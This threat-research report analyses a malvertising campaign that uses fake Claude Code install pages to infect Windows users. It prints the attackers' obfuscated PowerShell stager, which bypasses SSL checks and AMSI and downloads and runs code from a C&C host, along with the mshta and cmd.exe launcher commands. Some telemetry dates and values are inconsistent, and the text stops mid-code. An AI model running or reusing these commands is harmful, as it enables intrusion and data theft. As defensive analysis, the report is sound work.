


InstallFix and Claude Code: How Fake Install Pages Lead to Real Compromise

 trendmicro.com/en_us/research/26/e/installfix-and-claude-code.html

May 5, 2026



Cyber Threats

Targeting multiple industries worldwide, the InstallFix campaign uses fake Claude AI installer pages to trick users into running malware that collects system information, disables security features, achieves persistence, and connects to attacker-controlled C&C servers for additional payloads.

By: Allixon Kristoffer Francisco, Gabriel Nicoleta, Jonna Santos, Mohamed Fahmy Read time: 12 min (3241 words)

Key takeaways

- The InstallFix campaign involves a social engineering attack that targets users searching for Anthropic's Claude AI by distributing malware through fake installation pages promoted via Google Ads.
- Attackers leverage realistic, OS-specific installation instructions to trick users into running malicious PowerShell commands, which initiate a multi-stage infection chain involving mshta.exe, obfuscated scripts, and fileless payload delivery.

- The campaign's infection chain includes advanced evasion techniques such as AMSI bypass, SSL certificate validation disabling, and victim-unique command-and-control URLs, complicating detection and remediation.
- Telemetry from TrendAI Vision One™ confirmed the creation of scheduled tasks for persistence and observed network traffic to attacker-controlled C&C servers.
- The campaign targets organizations across the Americas, Asia Pacific, Middle East, and Africa (AMEA), and Europe, including industries such as government, electronics, education, and food & beverage.

In an era where artificial intelligence tools have become indispensable to modern workflows, threat actors are exploiting this dependency with alarming sophistication. The InstallFix campaign — also known as the Fake Claude Installer threat — represents a dangerous evolution in social engineering, weaponizing trust in legitimate AI platforms to deliver state-linked espionage malware. This report examines how adversaries are impersonating Anthropic's Claude AI assistant, leveraging its 290 million monthly users to distribute malware through meticulously crafted fake installation pages. As organizations rush to integrate AI capabilities, understanding these deceptive tactics is no longer optional, but critical to survival in today's threat landscape.

As modern software installation often involves copying and running commands (for example, “curl-to-bash”), attackers take advantage of this behavior by creating fake but realistic installation pages. These pages trick users into executing malicious commands, leading to malware infections.

The threat is especially significant because it targets both developers and non-technical users who are increasingly using command-line tools, expanding the pool of potential victims.

Targeting profile

We identified attacks against targets in the following countries and industries:

Regions

- Americas
- Asia Pacific, Middle East, and Africa (AMEA)
- Europe

Countries

- Malaysia
- Netherlands
- Thailand
- US

Industries

- Electronics
- Education
- Food and beverage
- Government

Distribution via Google Ads

The fake install pages are distributed exclusively through Google Ads, specifically through sponsored search results that appear when users search for terms like "Claude Code" and "Claude Code install". According to feedback from an MDR customer, a fraudulent landing page was visited by the user after clicking a sponsored link at the top of the search results; the user assumed the site was legitimate because it was promoted through Google Ads.

The fake website includes a malicious command that uses PowerShell and MSHTA to execute and install a counterfeit Claude application on Windows systems and MacOS systems, though the buttons on the fake website seem to not work. The malvertising URL is designed to mimic a Google Ads link structure. The parameters *gar_source* and *gad_campaign* resemble advertising tracking fields commonly associated with Google Ads.

Figure 1. Feedback from an MDR customer

[download](#)




Figure 2. A sponsored result appeared at the top of Google search results when the user was looking for the Claude installer

[download](#)




Figure 3. Fraudulent landing page
[download](#)




Figure 4. The fake website with a malicious command for Windows systems
[download](#)




Figure 5. The fake website with a malicious command for macOS systems
[download](#)




Figure 6. Error page when buttons on the fake page are clicked
[download](#)

Evidence from TrendAI Vision One™

Our telemetry from [TrendAI Vision One™](#) showed that PowerShell on an endpoint invoked mshta.exe to download and execute a malicious payload (claude[.]msixbundle) from known malicious domain *download-version[.]1-5-8[.]com*.

2025-04-09 06:46:28 603 - TELEMETRY_INTERNET_DOWNLOAD C:\Users\ryenboen\OneDrive - Signto\Downloads\Claude_Setup.exe https://downloads.claude.ai/releases/win32/arm64/1.1348.0/ClaudeSetup-efa36f59... C:\Program Files\Google\Chrome\Application\chrome.exe

2025-04-09 06:44:50 603 - TELEMETRY_INTERNET_DOWNLOAD C:\Users\ryenboen\OneDrive - Signto\Downloads\claude.msibundle https://download-version-1-5-8.com/claude.msibundle C:\Program Files\Google\Chrome\Application\chrome.exe

```
processFilePath C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
processCmd "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
eventGuid 2-TELEMETRY_PROCESS_CREATE
objectFilePath C:\Windows\System32\mshta.exe
objectCmd "C:\WINDOWS\system32\mshta.exe" https://download-version-1-5-8.com/claude.msibundle
```

>	2026-04-09 06:42:04	telemetry	204 - TELEMETRY_CONNECTION_CONNECT_OUTBOU...	
>	2026-04-09 06:42:04	telemetry	301 - TELEMETRY_DNS_QUERY	e7.c.lencr.org
>	2026-04-09 06:42:04	telemetry	204 - TELEMETRY_CONNECTION_CONNECT_OUTBOU...	
>	2026-04-09 06:42:04	telemetry	301 - TELEMETRY_DNS_QUERY	download-version.1-5-8.com

[illegible]

```
$nipple=(Get-FileHash -InputStream([IO.MemoryStream]::new([Text.Encoding]::UTF8.GetBytes($env:COMPUTERNAME+$env:USERNAME))) -
Algorithm MD5).Hash.Substring(0,36).ToLower();[System.Net.ServicePointManager]::ServerCertificateValidationCallback={
true};function TenantId { param ($local, $startPosition); return [Byte][(-bnot $local -band $startPosition) -band (-bnot
((-bnot $local) -band (-bnot $startPosition)))] };$msbuildEngine = 256; function GlobalJson { param ($vsMinVersion, $
sessions); $restore = New-Object Byte[] $msbuildEngine; $noPath = New-Object Byte[] $msbuildEngine; for ($packagePath = 0
; $packagePath -lt $msbuildEngine; $packagePath++) { $restore[$packagePath] = $packagePath; $noPath[$packagePath] = $
sessions[$packagePath % $sessions.Length]; }; $outputConfigurationData = 0; for ($packagePath = 0; $packagePath -lt $
msbuildEngine; $packagePath++) { $outputConfigurationData = ($outputConfigurationData + $restore[$packagePath] + $noPath[
$packagePath]) % $msbuildEngine; $shaFile = $restore[$packagePath]; $restore[$packagePath] = $restore[$
outputConfigurationData]; $restore[$outputConfigurationData] = $shaFile; }; $packagePath = $outputConfigurationData = 0;
for ($ResourcesPath = 0; $ResourcesPath -lt $vsMinVersion.Length; $ResourcesPath++) { $packagePath = ($packagePath + 1) %
$msbuildEngine; $outputConfigurationData = ($outputConfigurationData + $restore[$packagePath]) % $msbuildEngine; $
shaFile = $restore[$packagePath]; $restore[$packagePath] = $restore[$outputConfigurationData]; $restore[$
outputConfigurationData] = $shaFile; [int]$basePath = ($restore[$packagePath] + $restore[$outputConfigurationData]) % $
msbuildEngine; $vsMinVersion[$ResourcesPath] = TenantId $vsMinVersion[$ResourcesPath] $restore[$basePath]; }; $
vsMinVersion };$variableTable=[System.Text.Encoding]::UTF8.GetBytes("BWJFEesMEqRvJqbm");function credEntry {[System.Text.
Encoding]::UTF8.GetString((GlobalJson ([System.Convert]::FromBase64String($args[0]) $variableTable)));try{[Runtime.
InteropServices.Marshal]::WriteInt32([Ref].(credEntry "jndMlem7gvg=").GetType().credEntry "
nh1MPOG0WMybgUQnpHijjb4fsn3Dg9RoE17PoDppWmFD6375k5s=")).GetType().credEntry "rmlMlce2gPwf1E="},[Reflection.BindingFlags]
(credEntry "gwRGPG7guiZw3Y0o3FvgA==")).GetValue($null),[int](credEntry "/3wLebDo2rD03g==");}catch{};$possiblePaths=New-
Object Net.WebClient;$Filter=$possiblePaths.DownloadString("https://$nipple.oakenfjrod.ru/
cloud-e-91267b64-989f-49b4-89b4-984e0154d4d1");IEX $Filter;
```

The deobfuscated PowerShell code performs the following commands:

- **Disables SSL certificate validation** - To trust any HTTPS certificate
- **Decrypts/decodes hidden strings** - Additional strings needed
- **Attempts to tamper with internal .NET behavior** - Likely security bypass
- **Downloads a payload from a remote server** - Another payload
- **Executes it in memory** - For defense evasion

TrendAI Vision One™ detection

A TrendAI Vision One™ detection filter, **MSHTA Spawning Windows Shell**, was triggered during the observed incident. It covers the critical stage where mshta.exe spawns a Windows shell process.

What the rule detects

The rule fires on *TELEMETRY_PROCESS_CREATE* events and covers two bilateral directions of the mshta.exe / shell process relationship:

- **Mshta as parent:** mshta.exe spawns any of: cmd.exe, powershell.exe, wscript.exe, cscript.exe, sh.exe, bash.exe, reg.exe, regsvr32.exe, or bitsadmin
- **Mshta as child:** cmd.exe, powershell.exe, wscript.exe, cscript.exe, sh.exe, bash.exe, reg.exe, regsvr32.exe, or bitsadmin spawns mshta.exe

Relevance to this campaign

In the InstallFix incident, the rule triggered mshta.exe (processFilePath) spawning cmd.exe (objectFilePath) as part of the VBScript COM launcher stage. TrendAI Apex One's™ Malware Behavior Blocking acted on the detection with a Terminate action, killing the malicious PowerShell child process (policy: FLS.ISB.4886T).

Infection chain




Figure 11. Stages of the infection chain
[download](#)

Stage 1: Initial Access Google Ads Malvertisement (T1566.002 / T1583.008)

- **Technique:** Phishing via Google Ads sponsored results (T1566.002); Malvertisement (T1583.008)
- **Delivery:** Fake “Claude Code” install page served via paid Google search placement
- **Lure:** Realistic install page with OS-specific commands Windows and macOS variants present

Attackers purchased Google Ads placements to intercept users searching for Claude Code. The sponsored result leads to a fake landing page styled as a legitimate install guide. Using the ClickFix social engineering pattern, the page presents an OS-specific command and instructs the user to run it framing execution as a required installation step. On Windows, executing the command causes the browser or shell to invoke mshta.exe against the remote payload URL.

Stage 2: MSHTA Fetches and Executes ZIP/HTA Polyglot (T1218.005)

- **Technique:** System Binary Proxy Execution: Mshta (T1218.005)
- **File:** claud.msixbundle
- **Host:** download-version.1-5-8[.]com

- **File structure:** Valid ZIP archive with HTA payload appended at byte offset 882290 (ZIP/HTA polyglot)

The ClickFix command invokes mshta.exe with a remote URL pointing to claude.msixbundle. Despite its extension, the file is a ZIP/HTA polyglot — the archive contains real Microsoft Bing packages bearing valid Microsoft Marketplace signatures, lending it a convincing appearance of legitimacy. The first 882290 bytes VirusTotal identifies it as an Archive file with 'PK' magic bytes), while mshta.exe reads the HTA content appended at the end of the file. This dual-format structure allows the file to pass as a benign package while mshta.exe executes the appended malicious HTA directly.

Process chain observed in telemetry:

explorer.exe

powershell.exe (user ran ClickFix command from fake install page)

mshta.exe https[:]//download-version[.]1-5-8[.]com/claude[.]msixbundle

Stage 3: HTA VBScript Executes Silently - COM Shell Launcher (T1559.001 / T1059.005)

- **Technique:** Component Object Model abuse via Shell.Application (T1559.001)
- **Technique:** VBScript execution embedded in HTA (T1059.005)
- **Evasion:** Window resized to 0x0 pixels no visible UI presented to the user
- **COM Object:** Shell.Application | GUID: 9BA05972-F51F-4DE8-95A4-F561CC55EBC4

The appended HTA executes VBScript silently inside mshta.exe. The script uses two named decoding functions to deobfuscate its payload before launching the next stage:

- **DisplayEmailGnu()** - hex-decodes obfuscated strings embedded in the HTA
- **GetBiosDebian()** - base64-decodes the cmd.exe command
- **Shell.Application COM object (GUID: 9BA05972-F51F-4DE8-95A4-F561CC55EBC4)** - executes the decoded command via ShellExecute

The decoded command launched by the HTA:

```
cmd.exe /v:on /c "set x=pow&&set y=ershell&&call  
%windir%\SysWOW64\WindowsPowerShell\v1.0\!x!!y! -E "
```

The DispHTMLWindow2.resizeTo(0,0) call ensures the MSHTA window remains invisible to the user throughout execution. AMSI telemetry confirmed the VBScript executed within the mshta.exe process context and captured the decoded COM call sequence.

Stage 4: cmd.exe Reconstructs PowerShell Encoded Stager Executes (T1027 / T1059.001)

- **Technique:** Obfuscated Files or Information variable splitting + encoded command (T1027)
- **Technique:** Command and Scripting Interpreter: PowerShell via SysWOW64 (T1059.001)
- **Technique:** Disable or Modify Tools - AMSI patched via WriteInt32 (T1562)

cmd.exe runs with delayed variable expansion (/v:on) and uses the variable-splitting trick (set x=pow && set y=ershell) to reconstruct the string 'powershell' at runtime, evading static command-line detection. It then invokes the 32-bit SysWOW64 PowerShell binary with a UTF-16LE base64-encoded payload via the -E flag.

The decoded PowerShell stager performs the following operations in sequence:

1. **Victim fingerprinting:** Computes MD5(COMPUTERNAME + USERNAME), takes the first 16 hex characters in lowercase as a unique victim token (\$nipple)
2. **SSL bypass:** Sets [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {\$true}
3. **AMSI bypass:** RC4-decrypts AMSI bypass strings (via custom GlobalJson and TenantId cipher functions) using key BWJFEesMEqRvjQbm, then writes 0x41414141 to amsiContext via [Runtime.InteropServices.Marshal]::WriteInt32 blinding AMSI for the remainder of the session
4. **Fileless payload retrieval:** Downloads Stage 4 from the victim-unique C&C URL and executes it in memory via Invoke-Expression (IEX)

```
# Decoded PowerShell stager logic (reconstructed from base64 telemetry) # Step 1
Victim fingerprint
$nipple = (Get-FileHash -InputStream([IO.MemoryStream]::new(
    [Text.Encoding]::UTF8.GetBytes($env:COMPUTERNAME + $env:USERNAME)
)) -Algorithm MD5).Hash.Substring(0,16).ToLower() # Step 2    SSL bypass
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true} # Step
